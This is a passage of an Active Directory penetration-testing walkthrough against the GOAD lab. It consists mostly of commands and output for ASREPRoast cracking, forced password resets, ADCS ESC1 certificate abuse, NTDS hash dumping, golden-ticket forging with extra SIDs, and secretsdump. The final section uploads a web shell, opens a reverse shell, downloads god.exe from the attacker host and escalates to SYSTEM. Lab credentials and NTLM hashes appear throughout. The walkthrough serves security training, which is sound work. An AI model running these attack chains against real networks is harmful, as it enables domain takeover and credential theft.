SMB         192.168.56.11   445    WINTERFELL       hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
SMB         192.168.56.11   445    WINTERFELL       jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
SMB         192.168.56.11   445    WINTERFELL       samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
SMB         192.168.56.11   445    WINTERFELL       jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccf1c567c56a40e56691a723a49664:::
SMB         192.168.56.11   445    WINTERFELL       sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
SMB         192.168.56.11   445    WINTERFELL       pnightmare2:1123:aad3b435b51404eeaad3b435b51404ee:c103cafa49983dbcf3d8a1c951f46347:::
SMB         192.168.56.11   445    WINTERFELL       WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:fff832f36a735e87c044c58bd0719071:::
SMB         192.168.56.11   445    WINTERFELL       CASTELBLACK$:1105:aad3b435b51404eeaad3b435b51404ee:0faddc16c56adadd3e13a71c9efba7bc:::
SMB         192.168.56.11   445    WINTERFELL       samaccountname$:1122:aad3b435b51404eeaad3b435b51404ee:0eddedc35eb7b7ecde0c9f0564e54c83:::
SMB         192.168.56.11   445    WINTERFELL       SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:ce2ac7738095b049d102c33c79af95de:::
SMB         192.168.56.11   445    WINTERFELL       [+] Dumped 21 NTDS hashes to /home/bolke/.nxc/logs/ntds/WINTERFELL_192.168.56.11_2026-04-06_173825.ntds of which 17 were added to the database
SMB         192.168.56.11   445    WINTERFELL       [*] To extract only enabled accounts from the output file, run the following command:
SMB         192.168.56.11   445    WINTERFELL       [*] grep -iv disabled /home/bolke/.nxc/logs/ntds/WINTERFELL_192.168.56.11_2026-04-06_173825.ntds | cut -d ':' -f1
bolke@hacky:~$
.
Next time we will have fun with ADCS (Certifried, ESC1, ESC8, …) : : Goad pwning part6
.
Meereen Walkthrough
I looked at users who have ASREPRoast enabled on bloodhound and found ESOSS.LOCAL/MISSANDEI.
Let’s try running ASREPRoast.
nxc ldap essos.local -u missandei -p '' --asreproast ASREPROAST
┌──(bolke㉿kali)-[~/htb]
└─$ nxc ldap 192.168.56.12 -u missandei -p '' --asreproast ASREPROAST
LDAP        192.168.56.12   389    MEEREEN          [*] Windows 10 / Server 2016 Build 14393 (name:MEEREEN) (domain:essos.local) (signing:None) (channel binding:Never)
LDAP        192.168.56.12   389    MEEREEN          $krb5asrep$23$missandei@ESSOS.LOCAL:8da3431034eb184155b04367379a45a3$43f744021f4346fb58229f23ce69ef3700b692ac56a3631ec114e581deec2916bbab7225f38c2c060dec21d794c60ccaba1f9b51cc88f59be8bc71b98c83a89627899db5e3da9895f5112aa10fc0069e2ee895a907253bc906c7b685985bbf89b41eeb686760e41abf306c7af8ae4f4ee89aa171b4d75e51e58178ac54bbd2a9ec82f28a6d1f255cdbb5592c50a4dee5903ea64ec1ec6ad66554776fbb2c9f329cc1ba70b7bb1a0c9f97075c39924dc2f64e0ce5b9658cc0bff027f4914c9b83b39c547e664d5a8bf0d37a06ea7d55162547330e2bb97a38a16c84bc73e448ea6e062fdd4efe9bc85046
.
I’ll call john.
┌──(bolke㉿kali)-[~/htb]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ASREPROAST
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
fr3edom          ($krb5asrep$23$missandei@ESSOS.LOCAL)
fr3edom          ($krb5asrep$23$missandei@ESSOS.LOCAL)
2g 0:00:00:08 DONE (2026-07-10 20:32) 0.2418g/s 217104p/s 434209c/s 434209C/s fr4eva..fr3ckles
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
.
missandei/fr3edomI got the authentication information.
In bloodhound, missandei has GenericAll permissions for the user khal.drago.
So change the password for khal.drogo.
The tool we will use is https://github.com/PShlyundin/ldap_shell. or simply use BloodyAD
┌──(bolke㉿kali)-[~/htb]
└─$ bloodyAD --host 192.168.56.12 -d essos.local -u missandei -p fr3edom set password khal.drogo horse
[+] Password changed successfully!
So khal.drogo/horsewe get the credentials to rewrite the password.
If you try checking, you will see that the authentication information has been properly obtained.
proxychains nxc winrm braavos.essos.local -u khal.drogo -p horse

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  braavos.essos.local:5985  ...  OK
WINRM       224.0.0.1       5985   BRAAVOS          [*] Windows 10 / Server 2016 Build 14393 (name:BRAAVOS) (domain:essos.local)
WINRM       224.0.0.1       5985   BRAAVOS          [+] essos.local\khal.drogo:horse (Pwn3d!)
.
For now, evil-winrm has given us a foothold.
bolke@hacky:~$ ewp -u khal.drogo -p horse -i braavos
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to 'braavos:5985' as 'khal.drogo'
evil-winrm-py PS C:\Users\khal.drogo\Documents>
.
.
proxychains nxc smb 192.168.56.12 --generate-krb5-file krb5.conf
- with Now kerberos is set up on our environment we will try if we can get a TGT for a user.
.
proxychains impacket-getTGT essos.local/khal.drogo:horseImpacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in khal.drogo.ccacheexport KRB5CCNAME=khal.drogo.ccacheproxychains impacket-smbclient -k @braavos.essos.localImpacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Type help for list of commands
# shares
ADMIN$
all
C$
CertEnroll
IPC$
public
# use C$
# ls
- Ok the kerberos setup is good 🙂
- We could now unset the ticket:
unset KRB5CCNAME
.
Braavos Strategy
Braavos, under Meereen’s command, is an ADCS. I’d like to attack the ADCS area as well.
Spectorops’s document provides detailed information on ADCS attacks.
https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
Let’s try to get the contents of ADCS.
certipy-ad find -u 'khal.drogo' -p horse -dc-ip 192.168.56.12 -vulnerable -enabled
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 1 OID linked to a template
[*] Retrieving CA configuration for 'ESSOS-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'ESSOS-CA'
[*] Checking web enrollment for CA 'ESSOS-CA' @ 'braavos.essos.local'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260710205910_Certipy.txt'
[*] Wrote text output to '20260710205910_Certipy.txt'
[*] Saving JSON output to '20260710205910_Certipy.json'
[*] Wrote JSON output to '20260710205910_Certipy.json'
.A variety of vulnerable content was displayed.
This time I’ll try attacking with ESC1.
certipy-ad req -u 'khal.drogo@essos.local' -p 'horse' -dc-ip 192.168.56.12 -target 192.168.56.23 -ca 'ESSOS-CA' -template ESC1 -upn 'administrator@essos.local'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
..
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@essos.local'
[*] Using principal: 'administrator@essos.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
I was able to get a TGT for Administrator.
Can do anything an Administrator TGT can do.
ewp -u Administrator -H '54296a48cd30259cc88095373cec24da' -i essos.local
.
Sevenkingdoms walkthrough
Exploit the top-level parent domain SEVENKINGDOMS.
I’ll try making a golden key myself.
First, get the NTLM hash of krbtgt for north.sevenkingdoms.local:
proxychains nxc smb north.sevenkingdoms.local -u Administrator -H aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4 --ntds

SMB         224.0.0.1       445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         224.0.0.1       445    WINTERFELL       [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
SMB         224.0.0.1       445    WINTERFELL       [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         224.0.0.1       445    WINTERFELL       Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
SMB         224.0.0.1       445    WINTERFELL       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         224.0.0.1       445    WINTERFELL       krbtgt:502:aad3b435b51404eeaad3b435b51404ee:05744e8c56637bff787ec10b998a5eca:::
<snip>
SMB         224.0.0.1       445    WINTERFELL       [+] Dumped 28 NTDS hashes to /home/bolke/.nxc/logs/ntds/WINTERFELL_224.0.0.1_2026-07-22_113238.ntds of which 21 were added to the database
SMB         224.0.0.1       445    WINTERFELL       [*] To extract only enabled accounts from the output file, run the following command:
SMB         224.0.0.1       445    WINTERFELL       [*] grep -iv disabled /home/bolke/.nxc/logs/ntds/WINTERFELL_224.0.0.1_2026-07-22_113238.ntds | cut -d ':' -f1
.
Got the hash for krbtgt. : 05744e8c56637bff787ec10b998a5eca
Next, let’s get the Domain SID.
First192.168.56.11 # dump child domain SID
proxychains impacket-lookupsid -domain-sids north.sevenkingdoms.local/Administrator@192.168.56.11 -hashes aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.56.11
[*] StringBinding ncacn_np:192.168.56.11[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.11:445  ...  OK
[*] Domain SID is: S-1-5-21-2779069968-1828049486-262992910
500: NORTH\Administrator (SidTypeUser)
501: NORTH\Guest (SidTypeUser)
502: NORTH\krbtgt (SidTypeUser)
512: NORTH\Domain Admins (SidTypeGroup)
513: NORTH\Domain Users (SidTypeGroup)
514: NORTH\Domain Guests (SidTypeGroup)
515: NORTH\Domain Computers (SidTypeGroup)
516: NORTH\Domain Controllers (SidTypeGroup)
<snip>
1141: NORTH\john (SidTypeUser)
.
Next, 192.168.56.10 # dump Parent domain SID
proxychains impacket-lookupsid -domain-sids north.sevenkingdoms.local/Administrator@192.168.56.10 -hashes aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.56.10
[*] StringBinding ncacn_np:192.168.56.10[\pipe\lsarpc]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.10:445  ...  OK
[*] Domain SID is: S-1-5-21-3008081783-3975149589-1763115855
498: SEVENKINGDOMS\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: SEVENKINGDOMS\Administrator (SidTypeUser)
501: SEVENKINGDOMS\Guest (SidTypeUser)
502: SEVENKINGDOMS\krbtgt (SidTypeUser)
512: SEVENKINGDOMS\Domain Admins (SidTypeGroup)
513: SEVENKINGDOMS\Domain Users (SidTypeGroup)
514: SEVENKINGDOMS\Domain Guests (SidTypeGroup)
515: SEVENKINGDOMS\Domain Computers (SidTypeGroup)
516: SEVENKINGDOMS\Domain Controllers (SidTypeGroup)
517: SEVENKINGDOMS\Cert Publishers (SidTypeAlias)
518: SEVENKINGDOMS\Schema Admins (SidTypeGroup)
519: SEVENKINGDOMS\Enterprise Admins (SidTypeGroup)
<snip>
1123: SEVENKINGDOMS\maester.pycelle (SidTypeUser)
.
192.168.56.11:S-1-5-21-2779069968-1828049486-262992910
192.168.56.10:S-1-5-21-3008081783-3975149589-1763115855
Now that you have the krbtgt hash and the SID of the domain you want to promote, you can create a Golden Ticket.
The important thing to note here is to add 519 to the end of extra-sid. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/sid-history-injection#sid-history-injection-attack
.
proxychains impacket-ticketer -nthash 05744e8c56637bff787ec10b998a5eca -domain-sid S-1-5-21-2779069968-1828049486-262992910 -domain north.sevenkingdoms.local -extra-sid S-1-5-21-3008081783-3975149589-1763115855-519 goldenuser

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for north.sevenkingdoms.local/goldenuser
[*] 	PAC_LOGON_INFO
[*] 	PAC_CLIENT_INFO_TYPE
[*] 	EncTicketPart
[*] 	EncAsRepPart
[*] Signing/Encrypting final ticket
[*] 	PAC_SERVER_CHECKSUM
[*] 	PAC_PRIVSVR_CHECKSUM
[*] 	EncTicketPart
[*] 	EncASRepPart
[*] Saving ticket in goldenuser.ccache

export KRB5CCNAME=goldenuser.ccache

klist
Ticket cache: FILE:goldenuser.ccache
Default principal: goldenuser@NORTH.SEVENKINGDOMS.LOCAL

Valid starting       Expires              Service principal
07/22/2026 14:34:59  07/19/2036 14:34:59  krbtgt/NORTH.SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL
    renew until 07/19/2036 14:34:59
.
Secretsdump the top-level domain.
export KRB5CCNAME=goldenuser.ccache

klist
Ticket cache: FILE:goldenuser.ccache
Default principal: goldenuser@NORTH.SEVENKINGDOMS.LOCAL

Valid starting       Expires              Service principal
07/22/2026 14:34:59  07/19/2036 14:34:59  krbtgt/NORTH.SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL
    renew until 07/19/2036 14:34:59

proxychains impacket-secretsdump -k -no-pass -just-dc-ntlm north.sevenkingdoms.local/goldenuser@kingslanding.sevenkingdoms.local

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  kingslanding.sevenkingdoms.local:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  NORTH.SEVENKINGDOMS.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:88  ...  OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  kingslanding.sevenkingdoms.local:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  kingslanding.sevenkingdoms.local:49667  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  NORTH.SEVENKINGDOMS.LOCAL:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  SEVENKINGDOMS.LOCAL:88  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8df8b4dced5217c568a6f03c0593fe8f:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1113:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaime.lannister:1114:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1115:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
tyron.lannister:1116:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60dbe:::
joffrey.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfcd49bce:::
stannis.baratheon:1120:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549cff9ed6e489cd:::
petyer.baelish:1121:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1122:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1123:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:695627174d5123c17072602bbd4157f8:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:0e442ec37204398271385951797be600:::
ESSOS$:1105:aad3b435b51404eeaad3b435b51404ee:a1062272ebd5b2344e59903f60ac4994:::
[*] Cleaning up...
Administrator credentials have been obtained of the toplevel domain kingslanding.sevenkingdoms.local.
proxychains nxc ldap sevenkingdoms.local -u cersei.lannister -H 'c247f62516b53893c7addcf8c349954b'

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  sevenkingdoms.local:636  ...  OK
LDAP        224.0.0.1       389    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:None) (channel binding:Never)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  sevenkingdoms.local:389  ...  OK
LDAP        224.0.0.1       389    KINGSLANDING     [+] sevenkingdoms.local\cersei.lannister:c247f62516b53893c7addcf8c349954b (Pwn3d!)


proxychains ewp -u cersei.lannister -H 'c247f62516b53893c7addcf8c349954b' -i sevenkingdoms.local

[*] Connecting to 'sevenkingdoms.local:5985' as 'cersei.lannister'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  sevenkingdoms.local:5985  ...  OK
evil-winrm-py PS C:\Users\cersei.lannister\Documents>


proxychains impacket-getTGT sevenkingdoms.local/cersei.lannister -hashes :c247f62516b53893c7addcf8c349954b

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 127.0.0.1:1080 ... SEVENKINGDOMS.LOCAL:88 ... OK
[*] Saving ticket in cersei.lannister.ccache
.
Other things
godpotato on castleblack
browse to, and web upload cmdasp.aspx on http://192.168.56.22
visit http://192.168.56.22/upload/cmdasp.aspx
execute whoami /all -> we are iis apppool with Privilege SeImpersonatePrivilege enabled
create a powershell #3 (base64) from revshells.com , and execute it on http://192.168.56.22/upload/cmdasp.aspx
bolke@hacky:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.56.22 49922

PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
PS C:\temp> curl http://192.168.56.1:8888/god.exe -o god.exe
bolke@hacky:~/htb$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.56.22 49941
Windows PowerShell running as user CASTELBLACK$ on CASTELBLACK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\ad\tools>whoami
nt authority\system
PS C:\ad\tools> hostname
castelblack
PS C:\ad\tools>